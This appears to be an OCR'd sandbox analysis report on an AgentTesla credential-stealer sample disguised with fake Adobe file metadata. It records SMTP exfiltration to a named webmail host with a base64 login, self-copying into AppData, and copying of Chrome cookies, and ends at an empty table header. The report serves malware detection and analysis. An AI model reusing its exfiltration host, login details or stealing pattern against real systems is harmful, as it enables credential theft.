
Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Adobe Inc, Sel 2011 - 2021
Assembly Version	1.0.0.0
InternalName	EventResetMode.exe
FileVersion	1.0.0.0
CompanyName	Adobe Inc, Sel
LegalTrademarks	
Comments	
ProductName	Image Studio
ProductVersion	1.0.0.0
FileDescription	Image Studio
OriginalFilename	EventResetMode.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-15:32:11.865425	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49763	587	192.168.2.4	208.91.199.135
04/12/21-15:32:16.013568	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49764	587	192.168.2.4	208.91.199.135

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:32:10.188775063 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:10.357816935 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:10.358504057 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:10.765691042 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:10.766298056 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:10.941135883 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:10.942754984 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:11.118453026 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:11.119129896 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:11.324501991 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:11.325351954 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:11.499969959 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:11.500483036 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:11.687432051 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:11.687797070 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:11.862266064 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:11.862364054 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:11.865425110 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:11.865778923 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:11.866642952 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:11.866820097 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:12.034543037 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:12.035501957 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:12.037487984 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:12.080284119 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:13.614428043 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:13.789947033 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:13.790798903 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:13.792022943 CEST	49763	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:13.966669083 CEST	587	49763	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:14.397428989 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:14.562386990 CEST	587	49764	208.91.199.135	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:32:14.562629938 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:14.965632915 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:14.966111898 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:15.131253004 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:15.131865025 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:15.297158003 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:15.298182011 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:15.474678993 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:15.475152016 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:15.649852991 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:15.650204897 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:15.836138010 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:15.836350918 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:16.011018991 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:16.011070967 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:16.013051987 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:16.013567924 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:16.013890982 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:16.014468908 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:16.014880896 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:16.015136957 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:16.015306950 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:16.015463114 CEST	49764	587	192.168.2.4	208.91.199.135
Apr 12, 2021 15:32:16.188087940 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:16.188873053 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:16.189342976 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:16.189690113 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:16.191374063 CEST	587	49764	208.91.199.135	192.168.2.4
Apr 12, 2021 15:32:16.236478090 CEST	49764	587	192.168.2.4	208.91.199.135

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:30:10.536741018 CEST	65248	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:10.554172993 CEST	53723	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:10.585721016 CEST	53	65248	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:10.627959967 CEST	53	53723	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:13.145498991 CEST	64646	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:13.196250916 CEST	53	64646	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:14.183625937 CEST	65298	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:14.242912054 CEST	53	65298	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:16.981522083 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:17.033129930 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:18.344963074 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:18.393522024 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:20.047566891 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:20.096324921 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:20.984571934 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:21.033447027 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:22.095227003 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:22.152257919 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:24.788847923 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:24.846043110 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:25.729618073 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:25.778316021 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:27.165736914 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:27.217328072 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:37.479927063 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:37.531529903 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 12, 2021 15:30:45.099642038 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:30:45.149485111 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:06.127593040 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:06.176506996 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:06.445293903 CEST	52991	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:31:06.557193041 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:07.630270958 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:07.742788076 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:08.410974026 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:08.471290112 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:09.018810034 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:09.076404095 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:09.374248981 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:09.446960926 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:10.023163080 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:10.074780941 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:10.131000996 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:10.179538012 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:11.291363001 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:11.399669886 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:13.121179104 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:13.178277016 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:15.039782047 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:15.102057934 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:15.642467022 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:15.693048954 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:16.089579105 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:16.236175060 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:16.861805916 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:16.925910950 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:17.454323053 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:17.502975941 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:18.594506979 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:18.646411896 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:21.073769093 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:21.124227047 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:22.138350964 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:22.189939022 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:23.260183096 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:23.321536064 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:24.215230942 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:24.276364088 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:52.727340937 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:52.776074886 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:54.123553038 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:54.172414064 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 12, 2021 15:31:54.536668062 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:31:54.594189882 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 12, 2021 15:32:09.851968050 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:32:10.054696083 CEST	53	60579	8.8.8.8	192.168.2.4
Apr 12, 2021 15:32:14.179001093 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:32:14.394840002 CEST	53	50183	8.8.8.8	192.168.2.4
Apr 12, 2021 15:32:22.054699898 CEST	61531	53	192.168.2.4	8.8.8.8
Apr 12, 2021 15:32:22.116394997 CEST	53	61531	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 15:32:09.851968050 CEST	192.168.2.4	8.8.8.8	0x60cc	Standard query (0)	webmail.sa tguruclearing.com	A (IP address)	IN (0x0001)
Apr 12, 2021 15:32:14.179001093 CEST	192.168.2.4	8.8.8.8	0x8ec4	Standard query (0)	webmail.sa tguruclearing.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 15:32:10.054696083 CEST	8.8.8.8	192.168.2.4	0x60cc	No error (0)	webmail.sa tguruclearing.com		208.91.199.135	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 15:32:14.394840002 CEST	8.8.8.8	192.168.2.4	0x8ec4	No error (0)	webmail.satguruclearing.com		208.91.199.135	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 12, 2021 15:32:10.765691042 CEST	587	49763	208.91.199.135	192.168.2.4	220-md-73.webhostbox.net ESMTP Exim 4.94 #2 Mon, 12 Apr 2021 13:32:10 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Apr 12, 2021 15:32:10.766298056 CEST	49763	587	192.168.2.4	208.91.199.135	EHLO 536720
Apr 12, 2021 15:32:10.941135883 CEST	587	49763	208.91.199.135	192.168.2.4	250-md-73.webhostbox.net Hello 536720 [84.17.52.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-X_PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Apr 12, 2021 15:32:10.942754984 CEST	49763	587	192.168.2.4	208.91.199.135	AUTH login a2lzaG9yZUBzYXRndXJ1Y2xlYXJpbmcuY29t
Apr 12, 2021 15:32:11.118453026 CEST	587	49763	208.91.199.135	192.168.2.4	334 UGFzc3dvcmQ6
Apr 12, 2021 15:32:11.324501991 CEST	587	49763	208.91.199.135	192.168.2.4	235 Authentication succeeded
Apr 12, 2021 15:32:11.325351954 CEST	49763	587	192.168.2.4	208.91.199.135	MAIL FROM:<kishore@satguruclearing.com>
Apr 12, 2021 15:32:11.499969959 CEST	587	49763	208.91.199.135	192.168.2.4	250 OK
Apr 12, 2021 15:32:11.500483036 CEST	49763	587	192.168.2.4	208.91.199.135	RCPT TO:<kishore@satguruclearing.com>
Apr 12, 2021 15:32:11.687432051 CEST	587	49763	208.91.199.135	192.168.2.4	250 Accepted
Apr 12, 2021 15:32:11.687797070 CEST	49763	587	192.168.2.4	208.91.199.135	DATA
Apr 12, 2021 15:32:11.862364054 CEST	587	49763	208.91.199.135	192.168.2.4	354 Enter message, ending with "." on a line by itself
Apr 12, 2021 15:32:11.866820097 CEST	49763	587	192.168.2.4	208.91.199.135	.
Apr 12, 2021 15:32:12.037487984 CEST	587	49763	208.91.199.135	192.168.2.4	250 OK id=1lVwfj-001fZd-PI
Apr 12, 2021 15:32:13.614428043 CEST	49763	587	192.168.2.4	208.91.199.135	QUIT
Apr 12, 2021 15:32:13.789947033 CEST	587	49763	208.91.199.135	192.168.2.4	221 md-73.webhostbox.net closing connection
Apr 12, 2021 15:32:14.965632915 CEST	587	49764	208.91.199.135	192.168.2.4	220-md-73.webhostbox.net ESMTP Exim 4.94 #2 Mon, 12 Apr 2021 13:32:14 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Apr 12, 2021 15:32:14.966111898 CEST	49764	587	192.168.2.4	208.91.199.135	EHLO 536720
Apr 12, 2021 15:32:15.131253004 CEST	587	49764	208.91.199.135	192.168.2.4	250-md-73.webhostbox.net Hello 536720 [84.17.52.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-X_PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Apr 12, 2021 15:32:15.131865025 CEST	49764	587	192.168.2.4	208.91.199.135	AUTH login a2lzaG9yZUBzYXRndXJ1Y2xlYXJpbmcuY29t
Apr 12, 2021 15:32:15.297158003 CEST	587	49764	208.91.199.135	192.168.2.4	334 UGFzc3dvcmQ6
Apr 12, 2021 15:32:15.474678993 CEST	587	49764	208.91.199.135	192.168.2.4	235 Authentication succeeded
Apr 12, 2021 15:32:15.475152016 CEST	49764	587	192.168.2.4	208.91.199.135	MAIL FROM:<kishore@satguruclearing.com>
Apr 12, 2021 15:32:15.649852991 CEST	587	49764	208.91.199.135	192.168.2.4	250 OK
Apr 12, 2021 15:32:15.650204897 CEST	49764	587	192.168.2.4	208.91.199.135	RCPT TO:<kishore@satguruclearing.com>
Apr 12, 2021 15:32:15.836138010 CEST	587	49764	208.91.199.135	192.168.2.4	250 Accepted
Apr 12, 2021 15:32:15.836350918 CEST	49764	587	192.168.2.4	208.91.199.135	DATA
Apr 12, 2021 15:32:16.011070967 CEST	587	49764	208.91.199.135	192.168.2.4	354 Enter message, ending with "." on a line by itself
Apr 12, 2021 15:32:16.015463114 CEST	49764	587	192.168.2.4	208.91.199.135	.
Apr 12, 2021 15:32:16.191374063 CEST	587	49764	208.91.199.135	192.168.2.4	250 OK id=1lVwfn-001faU-U5

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: DUBAI CHEMEX REGA.exe PID: 6900 Parent PID: 5896

General

Start time:	15:30:17
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe'
Imagebase:	0xeb0000
File size:	623104 bytes
MD5 hash:	7A7078E03FD2FEE66B7436DA7222D2E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.665376821.0000000004579000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.664541642.0000000003381000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DUBAI CHEMEX REGA.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DUBAI CHEMEX REGA.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D69C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile

Analysis Process: DUBAI CHEMEX REGA.exe PID: 3120 Parent PID: 6900

General

Start time:	15:30:25
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe
Imagebase:	0x830000
File size:	623104 bytes
MD5 hash:	7A7078E03FD2FEE66B7436DA7222D2E0

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.911263049.0000000002B71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.911263049.0000000002B71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.909140573.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming\AlxpSuW	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C1DDD66	CopyFileW
C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C1DDD66	CopyFileW
C:\Users\user\AppData\Roaming\wwcoyfzh.i55	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\wwcoyfzh.i55\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\wwcoyfzh.i55\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\wwcoyfzh.i55\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6C1DDD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe:Zone.Identifier	success or wait	1	5DFBA1A	DeleteFileW
C:\Users\user\AppData\Roaming\wwcoyfzh.i55\Chrome\Default\Cookies	success or wait	1	6C1D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
